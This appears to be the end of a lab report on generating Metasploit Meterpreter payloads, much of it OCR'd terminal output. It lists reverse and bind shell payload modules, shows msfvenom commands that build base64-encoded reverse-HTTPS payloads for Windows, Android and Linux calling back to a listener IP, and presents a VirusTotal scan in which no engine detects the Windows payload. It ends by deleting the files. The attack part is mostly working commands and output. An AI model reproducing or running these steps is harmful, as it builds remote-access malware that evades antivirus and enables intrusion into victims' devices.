


```
windows/x64/meterpreter_bind_named_pipe          Connect to victim and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
windows/x64/meterpreter_bind_tcp                 Connect to victim and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
windows/x64/meterpreter_reverse_http             Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
windows/x64/meterpreter_reverse_https            Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
windows/x64/meterpreter_reverse_ipv6_tcp         Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
windows/x64/meterpreter_reverse_tcp              Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
```



```
┌──(root㉿ankeymaccy)-[/home/err04]
└─# msfvenom -p  windows/x64/meterpreter_reverse_https LHOST=192.168.5.135 LPORT=13333 > WinPayload.exe -e ruby/base64
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of ruby/base64
ruby/base64 succeeded with size 269125 (iteration=0)
ruby/base64 chosen with final size 269125
Payload size: 269125 bytes
```

- Payload successfully passed virustotal.com test



75aa93769cf9d638ad3bfc560527fd55c29076e31c11c22e0101050896dc27c6

0 / 56

No security vendors and no sandboxes flagged this file as malicious

75aa93769cf9d638ad3bfc560527fd55c29076e31c11c22e0101050896dc27c6

WinPayload.exe

text


262.82 KB
Size

2022-06-30 10:48:31 UTC
a moment ago

Security Vendors' Analysis

Acronis (Static ML)	✓ Undetected	Ad-Aware	✓ Undetected
AhnLab-V3	✓ Undetected	ALYac	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected
Avira (no cloud)	✓ Undetected	Baidu	✓ Undetected
BitDefender	✓ Undetected	BitDefenderTheta	✓ Undetected
Bkav Pro	✓ Undetected	ClamAV	✓ Undetected
Comodo	✓ Undetected	Cynet	✓ Undetected
Cyren	✓ Undetected	DrWeb	✓ Undetected
Emsisoft	✓ Undetected	eScan	✓ Undetected
ESET-NOD32	✓ Undetected	F-Secure	✓ Undetected
Fortinet	✓ Undetected	GData	✓ Undetected
Gridinsoft	✓ Undetected	Ikarus	✓ Undetected


7. SCREENSHOT OF ACTIVITES PERFORMED :-



```
┌──(root㉿ankeymaccy)-[/home/err04]
└─# msfvenom -p android/meterpreter_reverse_https LHOST=192.168.5.135 LPORT=13333 > Android.apk -e ruby/base64
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of ruby/base64
ruby/base64 succeeded with size 108309 (iteration=0)
ruby/base64 chosen with final size 108309
Payload size: 108309 bytes


┌──(root㉿ankeymaccy)-[/home/err04]
└─# msfvenom -p  linux/x64/meterpreter_reverse_https LHOST=192.168.5.135 LPORT=13333 > LinuxPayload.bin -e ruby/base64
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of ruby/base64
ruby/base64 succeeded with size 1389577 (iteration=0)
ruby/base64 chosen with final size 1389577
Payload size: 1389577 bytes


┌──(root㉿ankeymaccy)-[/home/err04]
└─# msfvenom -p  windows/x64/meterpreter_reverse_https LHOST=192.168.5.135 LPORT=13333 > WinPayload.exe -e ruby/base64
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of ruby/base64
ruby/base64 succeeded with size 269125 (iteration=0)
ruby/base64 chosen with final size 269125
Payload size: 269125 bytes


┌──(root㉿ankeymaccy)-[/home/err04]
└─# ls
Android.apk  Desktop  Documents  Downloads  LinuxPayload.bin  Music  Pictures  Public  TCP.html  TCP.xml  Templates  Videos  WinPayload.exe
```

8. SAFETY MEASURE TAKEN :-

- As per safety measures, we should delete all the payloads after working.



```
┌──(root㉿ankeymaccy)-[/home/err04]
└─# rm Android.apk LinuxPayload.bin WinPayload.exe

┌──(root㉿ankeymaccy)-[/home/err04]
└─# ls
Desktop  Documents  Downloads  Music  Pictures  Public  TCP.html  TCP.xml  Templates  Videos
```

--------------------END OF REPORT ----------------- THANK YOU-------------------